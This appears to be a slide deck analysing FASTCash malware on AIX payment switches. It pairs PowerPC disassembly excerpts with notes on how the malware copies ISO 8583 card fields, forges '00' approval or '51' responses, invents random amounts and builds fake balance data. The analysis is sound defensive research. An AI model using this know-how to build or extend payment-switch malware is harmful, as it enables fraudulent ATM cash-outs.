

NewRead


```
mr        r8, r29
bl        .GetMsgInfo
nop
mr        r0, r3
cmpdi     cr7, r0, 0
beq       cr7, loc_100097A8
```


Grab Field 2 (PAN)

Grab Field 3 (Processing Code)


Not shown: Field 0 (MTI), Field 60 (Reserved/Private)


```
addi      r9, r31, 0x8A8
addi      r0, r31, 0x80
li        r3, 2              # Field 2 (Primary Account Number)
mr        r4, r0
mr        r5, r9
bl        .DL_ISO8583_MSG_GetField_Str
nop
mr        r0, r3
std       r0, 0x78(r31)

loc_100068D8:
ld        r0, 0x78(r31)
cmpdi     cr7, r0, 0
bne       cr7, loc_100068F8

ld        r0, 0x8A8(r31)
ld        r3, 0x928(r31)
mr        r4, r0
bl        .strcpy
nop

loc_100068F8:
ld        r0, 0x78(r31)
cmpdi     cr7, r0, 0
bne       cr7, loc_10006928

addi      r9, r31, 0x8A8
addi      r0, r31, 0x80
li        r3, 3              # Possible: Field 3 (Processing Code)
mr        r4, r0
mr        r5, r9
bl        .DL_ISO8583_MSG_GetField_Str
nop
mr        r0, r3
std       r0, 0x78(r31)
```

FASTCash – AIX Type 1 [Responses]



NewRead



```
ld      r9, 0x90(r31)
lwz     r0, 0x84(r31)
clrldi  r0, r0, 32
ld      r11, 0x88(r31)
addi    r10, r31, 0xB8
mr      r3, r9
mr      r4, r0
mr      r5, r11
mr      r6, r10
li      r7, 1
bl      .GenerateResponseTransaction1
nop
mr      r0, r3
stw     r0, 0xAC(r31)
b       loc_10009910
```


```
ld      r9, 0x90(r31)
lwz     r0, 0x84(r31)
clrldi  r0, r0, 32
ld      r11, 0x88(r31)
addi    r10, r31, 0xB8
mr      r3, r9
mr      r4, r0
mr      r5, r11
mr      r6, r10
bl      .GenerateResponseInquiry1
nop
mr      r0, r3
stw     r0, 0xAC(r31)
b       loc_10009910
```

```
ld      r9, 0x90(r31)
lwz     r0, 0x84(r31)
clrldi  r0, r0, 32
ld      r11, 0x88(r31)
addi    r10, r31, 0xB8
mr      r3, r9
mr      r4, r0
mr      r5, r11
mr      r6, r10
li      r7, 1
bl      .GenerateResponseTransaction2
nop
mr      r0, r3
stw     r0, 0xAC(r31)
b       loc_10009910
```


Three possible workflows:

1. GenerateResponseTransaction1
2. GenerateResponseTransaction2
3. GenerateResponseInquiry1

FASTCash – AIX Type 1 [Processing]



NewRead




```
bl          .GetMsgInfo2
nop
ld          r11, 0x88(r31)
lwz         r0, 0xB8(r31)
extsw       r0, r0
clrldi      r0, r0, 32
addi        r9, r31, 0xE9
mr          r3, r11
mr          r4, r0
mr          r5, r9
li          r6, 0
bl          .GetMsgInfo2
nop
ld          r3, LC..129_TC # _eg64.ru+0x268 # Processed
bl          .out_dump_log
nop
lwz         r0, 0xB8(r31)
extsw       r11, r0
lwz         r0, 0xA8(r31)
extsw       r0, r0
addi        r9, r31, 0xE9
mr          r3, r0
ld          r4, 0x88(r31)
mr          r5, r11
mr          r6, r9
bl          .Process
nop
```


```
loc_100099CC:
lwz         r0, 0x80(r31)
cmpwi       cr7, r0, 0
beq         cr7, loc_10009A18
```

```
loc_10009A18:
ld          r9, g_bufcsize_TC # _eg64.bss_+0x240
lwz         r0, 0(r9)
extsw       r0, r0
stw         r0, 0x1B4(r31)
lwz         r0, 0x98(r31)
stw         r0, 0x1B0(r31)
lwz         r9, 0x1B0(r31)
lwz         r0, 0x1B4(r31)
cmpw        cr7, r9, r0
ble         cr7, loc_10009A48
```


```
lwz         r0, 0xBC(r31)
clrldi      r9, r0, 32
lbz         r0, 0xC8(r31)
clrldi      r0, r0, 56
ld          r11, 0xC0(r31)
addi        r10, r31, 0xC9
ld          r3, LC..131_TC # _eg64.ru+0x278 # Blocked Message(msg=%04x, term=%02x, pcode=%06x, pan=%s)
mr          r4, r9
mr          r5, r0
mr          r6, r11
mr          r7, r10
bl          .out_dump_log
nop
li          r0, 0xFF
stw         r0, 0xAC(r31)
b           loc_10009AEC
```

FASTCash – AIX Type 1 [Transaction 1]


NewRead



```
addi        r0, r31, 0x90
addi        r9, r31, 0x880
li          r3, 0x25          # Field 37: Retrieval Reference Number
mr          r4, r0
mr          r5, r9
bl          .CopyMsgFieldStr
nop
mr          r0, r3
std         r0, 0x88(r31)

loc_10007E0C:
ld          r0, 0x88(r31)
cmpdi       cr7, r0, 0
bne         cr7, loc_10007E3C

addi        r0, r31, 0x90
addi        r9, r31, 0x880
li          r3, 0x29          # Field 41: Card Acceptor Terminal Identification
mr          r4, r0
mr          r5, r9
bl          .CopyMsgFieldStr
nop
mr          r0, r3
std         r0, 0x88(r31)

loc_10007E3C:
ld          r0, 0x88(r31)
cmpdi       cr7, r0, 0
bne         cr7, loc_10007E6C

addi        r0, r31, 0x90
addi        r9, r31, 0x880
li          r3, 0x2A          # Field 42: Card Acceptor Identification Code
mr          r4, r0
mr          r5, r9
bl          .CopyMsgFieldStr
nop
mr          r0, r3
std         r0, 0x88(r31)
```



```
ld          r0, LC..45_TC # _eg64.rw+0xB8 # String:"51"
addi        r9, r31, 0x880
li          r3, 0x27          # Field 39 (Response code, 51 - Insufficient Funds)
mr          r4, r0
mr          r5, r9
bl          .DL_ISO8583_MSG_SetField_Str
nop
mr          r0, r3
std         r0, 0x90(r31)
b           loc_10007970
```

```
ld          r0, LC..47_TC # _eg64.rw+0xC0 # String:"00"
addi        r9, r31, 0x880
li          r3, 0x27          # Field 39 (Response code, 00 - Approve)
mr          r4, r0
mr          r5, r9
bl          .DL_ISO8583_MSG_SetField_Str
nop
mr          r0, r3
std         r0, 0x90(r31)
```

```
loc_10007970:
lfs         f0, FS_42920000_TC
li          r3, 0x2710
lis         r4, 1 # 0x186A0
ori         r4, r4, 0x86A0 # 0x186A0
fmr         f1, f0
bl          .GenerateRandAmount
nop
```

1. Copy Fields
2. Set Response Code
3. Create Random Amount

FASTCash – AIX Type 1 [Transact. Fields]

Fields Copied (Transaction 1)

- 2 – PAN
- 3 – Processing Code
- 4 – Amount, Transaction
- 7 – Transaction Date and Time
- 11 – System Trace Audit Number
- 14 – Date, Expiration
- 19 – Acquiring Country Code
- 22 – POS Entry Mode
- 25 – POS Condition Code
- 32 – Acquiring Identification Code
- 35 – Track 2 Data
- 37 – Retrieval Reference Number
- 41 – Card Acceptor Terminal ID
- 42 – Card Acceptor ID
- 44 – Additional Response Data
- 49 – Currency Code, Transaction
- 62 – INF Data (binary)
- 63 – Network Data (binary)

Fields Copied (Transaction 2)

- 2 – PAN
- 3 – Processing Code
- 4 – Amount, Transaction
- 7 – Transaction Date and Time
- 11 – System Trace Audit Number
- ~~14 – Date, Expiration~~
- 19 – Acquiring Country Code
- ~~22 – POS Entry Mode~~
- 25 – POS Condition Code
- 32 – Acquiring Identification Code
- ~~35 – Track 2 Data~~
- 37 – Retrieval Reference Number
- 41 – Card Acceptor Terminal ID
- 42 – Card Acceptor ID
- 44 – Additional Response Data
- 49 – Currency Code, Transaction
- 62 – INF Data (binary)
- 63 – Network Data (binary)


FASTCash – AIX Type 1 [Inquiry]

Fields Copied

- 2 – PAN
- 3 – Processing Code
- ~~4 – Amount, Transaction~~
- 7 – Transaction Date and Time
- 11 – System Trace Audit Number
- 14 – Date, Expiration
- 18 – Merchant Type
- 19 – Acquiring Country Code
- 22 – POS Entry Mode
- 25 – POS Condition Code
- 32 – Acquiring Identification Code
- 35 – Track 2 Data
- 37 – Retrieval Reference Number
- 41 – Card Acceptor Terminal ID
- 42 – Card Acceptor ID
- 44 – Additional Response Data
- 49 – Currency Code, Transaction
- 62 – INF Data (binary)
- 63 – Network Data (binary)

***ResponseInquiry1 only uses Response Code 00 (Approve)**

FASTCash – AIX Type 1 [Inquiry]



```
mr          r3, r11
ld          r4, LC..70_TC # _eg64.ru+0xD0 # %c%c01%3sC%012d%c%c02%3sC%012d
mr          r5, r10
mr          r6, r8
ld          r7, LC..71_TC # _eg64.ru+0xF0 # 356
mr          r8, r29
mr          r9, r28
mr          r10, r27
bl          .sprintf
ld          r2, 0x11C0+out5(r1)
ld          r0, 0x98(r31)
cmpdi       cr7, r0, 0
bne         cr7, loc_1000880C
```

```
addi        r0, r31, 0x10F7
addi        r9, r31, 0x8C0
li          r3, 0x36        # 0x36 = 54
mr          r4, r0
mr          r5, r9
bl          .DL_ISO8583_MSG_SetField_Str
nop
mr          r0, r3
std         r0, 0x98(r31)
b           loc_1000880C
```

```
loc_10008804:
li          r0, 1
std         r0, 0x98(r31)
```


cc01sssCdddddddddddd

"356"

Field 54 (Additional Amounts)

FASTCash – AIX Type 1 [Inquiry]

- What is actually happening here?
- Field 54: Up to six additional account amounts
- Format:
  - Account Type (2 Numbers)
  - Amount Type (2 Alphanumeric)
  - Currency Code
  - Balance Type Digit (0, C, or D) + Amount (12 digits)

